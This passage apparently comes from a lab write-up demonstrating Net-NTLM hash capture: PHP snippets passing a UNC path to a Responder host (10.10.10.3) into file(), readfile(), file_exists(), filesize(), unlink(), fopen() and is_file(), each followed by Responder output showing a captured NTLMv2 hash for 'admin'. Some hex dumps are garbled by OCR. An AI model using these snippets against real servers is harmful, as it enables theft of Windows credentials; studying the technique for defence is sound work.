61C39C7D5712180BFA6346A77811E487B52B1C40C5853150A001000000000000000000000000000000000000090
01E00630069006600 73002F00310030002E00310030002E00310030002E003300000000000000000000
```

06 file()

```
<?php
$lines = file('\\\\10.10.10.3\tmp');
```




```
<?php
$lines = file( filename: '\\\\10.10.10.3\tmp');
```

```
    Fingerprint hosts              [OFF]

[+] Generic Options:
    Responder NIC                  [eth0]
    Responder IP                   [10.10.10.3]
    Challenge set                  [random]
    Don't Respond To Names         ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name         [WIN-GTRBGMWCHK3]
    Responder Domain Name          [XR30.LOCAL]
    Responder DCE-RPC Port         [48979]

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.10.1
[SMB] NTLMv2-SSP Username : .\admin
[SMB] NTLMv2-SSP Hash     : admin::.:385b88d9bf94eee7:7EAAB470FC3B99BC14AE56BADA3AB93B:010
1000000000000001B57CE7BB0D7016C98B90223279D3C0000000000200080058005200330 04F0001001E0057004
9004E002D0047005400520042004700 4D0057004300480 04B00330004003400570049004E002D0047005400520
0420047004D0057004300480 04B0033002E0058005200330 04F002E004C004F00430041004C00030014005800 5
20033004F002E004C004F00430041004C000500140058005200330 04F002E004C004F00430041004C000700080
0001B57CE7BB0D70106000400020000000800300030000000000000000100000000200000AD34DB253663E6DF6
61C39C7D5712180BFA6346A77811E487B52B1C40C5853150A001000000000000000000000000000000000000090
01E00630069006600 73002F00310030002E00310030002E00310030002E003300000000000000000000
```

07 readfile()

```php
<?php
$file = '\\\\10.10.10.3\tmp';
readfile($file);
```




```php
<?php
$file = '\\\\10.10.10.3\tmp';
readfile($file);
```

```
[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [10.10.10.3]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-3Q4LSEJZMVN]
    Responder Domain Name      [JS0L.LOCAL]
    Responder DCE-RPC Port     [48697]

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.10.1
[SMB] NTLMv2-SSP Username : .\admin
[SMB] NTLMv2-SSP Hash     : admin::.:3e06a0cd7026b561:257CCE5810B5DE11D7F796BC72F610B0:010
1000000000000043C2BC7CB0D70179B36FC529CAA61F00000000000200080004A00530030004C0001001E0057004
9004E002D003300510034004C00530045004A005A004D0056004E00040034005700490004E002D003300510034
04C00530045004A005A004D0056004E002E004A00530030004C002E004C004F00430041004C00030014004A005
30030004C002E004C004F00430041004C00050014004A00530030004C002E004C004F00430041004C000700080
00043C2BC7CB0D70106000400020000000800300030000000000000000100000000200000AD34DB253663E6DF6
61C39C7D5712180BFA6346A77811E487B52B1C40C5853150A00100000000000000000000000000000000000090
01E006300690066007300 2F00310030002E00310030002E00310030002E0033000000000000000000
```

08 file_exists()

```php
<?php
$file = '\\\\10.10.10.3\tmp';
if (file_exists($file)) {
    exit;
}
```




localhost/net-ntlm/08_file_exists.php
Refactor Run Tools VCS Window Help WWW - 08_file_exists.php
Add Configuration...
08_file_exists.php
root@kali: ~/Desktop/Responder
File Actions Edit View Help

```php
<?php
$file = '\\\\10.10.10.3\tmp';
if (file_exists($file)) {
    exit;
}
```

```
[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [10.10.10.3]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-P605356ZUZZ]
    Responder Domain Name      [TFVL.LOCAL]
    Responder DCE-RPC Port     [45919]

[+] Listening for events ...

[SMB] NTLMv2-SSP Client   : 10.10.10.1
[SMB] NTLMv2-SSP Username : .\admin
[SMB] NTLMv2-SSP Hash     : admin::.:64bb28d2e2066f69:BB379F04121B6CF8B1F47C4013A8D4A6:010
100000000000080B60F447DB0D701B234EE2629C569FE00000000020008005400460056004C0001001E0057004
9004E002D00500036004F00350033003500036005A0055005A005A0004003400570049004E002D00500036004F0
0350033003500036005A0055005A005A002E0054004600560004C002E004C004F00430041004C000300140054004
60056004C002E004C004F00430041004C0005001400540046005600 4C002E004C004F00430041004C000700080
080B60F447DB0D70106000400020000000800300030000000000000000100000000200000AD34DB253663E6DF6
61C39C7D5712180BFA6346A77811E487B52B1C40C5853150A001000000000000000000000000000000000000090
01E0063006900660073002F00310030002E00310030002E00310030002E003300000000000000000000
```

09 filesize()

```php
<?php
$demo = filesize('\\\\10.10.10.3\tmp');
```



(!) Warning: filesize(): stat failed for \\10.10.10.3\tmp in G:\TempLab\phpStudy2016\WWW\Net-NTLM\09_filesize.php on line 2

Call Stack


#	Time	Memory	Function	Location
1	0.0006	137744	{main}( )	...\09_filesize.php:0
2	0.0006	137848	filesize ( )	...\09_filesize.php:2

```
<?php
$demo = filesize( filename: '\\\\10.10.10.3\tmp');
```

```
    Responder NIC              [eth0]
    Responder IP               [10.10.10.3]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-E7Y6Y6R0AUI]
    Responder Domain Name      [C1HF.LOCAL]
    Responder DCE-RPC Port     [47036]

[+] Listening for events ...

[SMB] NTLMv2-SSP Client   : 10.10.10.1
[SMB] NTLMv2-SSP Username : .\admin
[SMB] NTLMv2-SSP Hash     : admin::.:450d0ee49afab34a:6A8D3F8FDD908F4A4BEEB748AE483412:010
1000000000000001E6D1C7EB0D701DAF290C09B86A8AB000000000200080043003100480046001001E0057004
9004E002D0045003700590036005900360052003000410055004900040034005700490004E002D0045003700590
036005900360052003000410055004900 2E004300310048004600 2E004C004F00430041004C000300140043003
100480046002E004C004F00430041004C0005001400430031004800460 02E004C004F00430041004C000700080
0001E6D1C7EB0D7010600040002000000080030003000000000000000010000000200000AD34DB253663E6DF6
61C39C7D5712180BFA6346A77811E487B52B1C40C5853150A0010000000000000000000000000000000000090
01E0063006900660073002F00310030002E00310030002E00310030002E003300000000000000000000
```

10 unlink()

```php
<?php
$file = '\\\\10.10.10.3\tmp';
unlink($file);
```


localhost/net-ntlm/10_unlink.php
Refactor Run Tools VCS Window Help WWW - 10_unlink.php
Add Configuration...
10_unlink.php
root@kali: ~/Desktop/Responder
File Actions Edit View Help

(!) Warning: unlink(\\10.10.10.3\tmp): Permission denied in G:\TempLab\phpStudy2016\WWW\Net-NTLM\10_unlink.php on line 3


Call Stack				
#	Time	Memory	Function	Location
1	0.0006	137456	{main}( )	...\10_unlink.php:0
2	0.0006	137608	unlink ( )	...\10_unlink.php:3

```php
<?php
$file = '\\\\10.10.10.3\tmp';
unlink($file);
```

```
    Responder NIC               [eth0]
    Responder IP                [10.10.10.3]
    Challenge set               [random]
    Don't Respond To Names      ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name      [WIN-5AS38YV2XMM]
    Responder Domain Name       [ZMYV.LOCAL]
    Responder DCE-RPC Port      [49236]

[+] Listening for events ...

[SMB] NTLMv2-SSP Client   : 10.10.10.1
[SMB] NTLMv2-SSP Username : .\admin
[SMB] NTLMv2-SSP Hash     : admin::.:f6b841e792dfe777:6EA1DE00890F48DFDDAED73475111F1C:010
10000000000000068DBE7EB0D70123B84C2EEA8C32C8000000000020008005A004D005900560001001E0057004
9004E002D00350041005300330038005900560032005800D004D000400340057004900E002D0035004100530
0330038005900560032005800D004D002E005A004D00590056002E004C004F00430041004C00030014005A004
D00590056002E004C004F00430041004C00050014005A004D00590056002E004C004F00430041004C000700080
000068DBE7EB0D70106000400020000000080030003000000000000000000100000000200000AD34DB253663E6DF6
61C39C7D5712180BFA6346A77811E487B52B1C40C5853150A001000000000000000000000000000000000000090
01E00630069006600730002F00310030002E00310030002E00310030002E0033000000000000000000000
```

11 fopen()

```php
<?php
$file = '\\\\10.10.10.3\tmp';
fopen($file,'a');
```


localhost/net-ntlm/11_fopen.php

(!) Warning: fopen(\\10.10.10.3\tmp): failed to open stream: Permission denied in G:\TempLab\phpStudy2016\WWW\Net-NTLM\11_fopen.php on line

Call Stack

#	Time	Memory	Function	Location
1	0.0005	137768	{main}( )	...\11_fopen.php:0
2	0.0005	137976	fopen ( )	...\11_fopen.php:3

Refactor Run Tools VCS Window Help WWW - 11_fopen.php
Add Configuration...
11_fopen.php


```php
<?php
$file = '\\\\10.10.10.3\tmp';
fopen($file, mode: 'a');
```

root@kali: ~/Desktop/Responder
File Actions Edit View Help

```
[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [10.10.10.3]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-TEPY5RUHRUL]
    Responder Domain Name      [ITDF.LOCAL]
    Responder DCE-RPC Port     [45559]

[+] Listening for events ...

[SMB] NTLMv2-SSP Client   : 10.10.10.1
[SMB] NTLMv2-SSP Username : .\admin
[SMB] NTLMv2-SSP Hash     : admin::.:c407974b0def7d69:926A2AF36191C8A2A9686B3F692
7EA0D:0101000000000000024C3F7FB0D701A8E39385849D76D20000000000200080049005400440
0460001001E00570049004E002D0054004500500059003500520055004800520055004C0004003400
570049004E002D0054004500500059003500520055004800520055004C002E0049005400440046002
E004C004F00430041004C0003001400490054004400046002E004C004F00430041004C000500140049
0054004400046002E004C004F00430041004C0007000800000024C3F7FB0D70106000400020000000080
0300030000000000000000010000000200000AD34DB253663E6DF661C39C7D5712180BFA6346A7781
1E487B52B1C40C5853150A001000000000000000000000000000000000000009001E006300690066007
3002F00310030002E00310030002E00310030002E003300000000000000000000
```

12 is_file()

```php
<?php
$file = '\\\\10.10.10.3\tmp';
var_dump(is_file($file));
```


localhost/net-ntlm/12_is_file.php

```
G:\TempLab\phpStudy2016\WWW\Net-NTLM\12_is_file.php:3:boolean false
```

Refactor Run Tools VCS Window Help WWW - 12_is_file.php
Add Configuration...
12_is_file.php

```php
<?php
$file = '\\\\10.10.10.3\tmp';
var_dump(is_file($file));
```

root@kali: ~/Desktop/Responder
File Actions Edit View Help

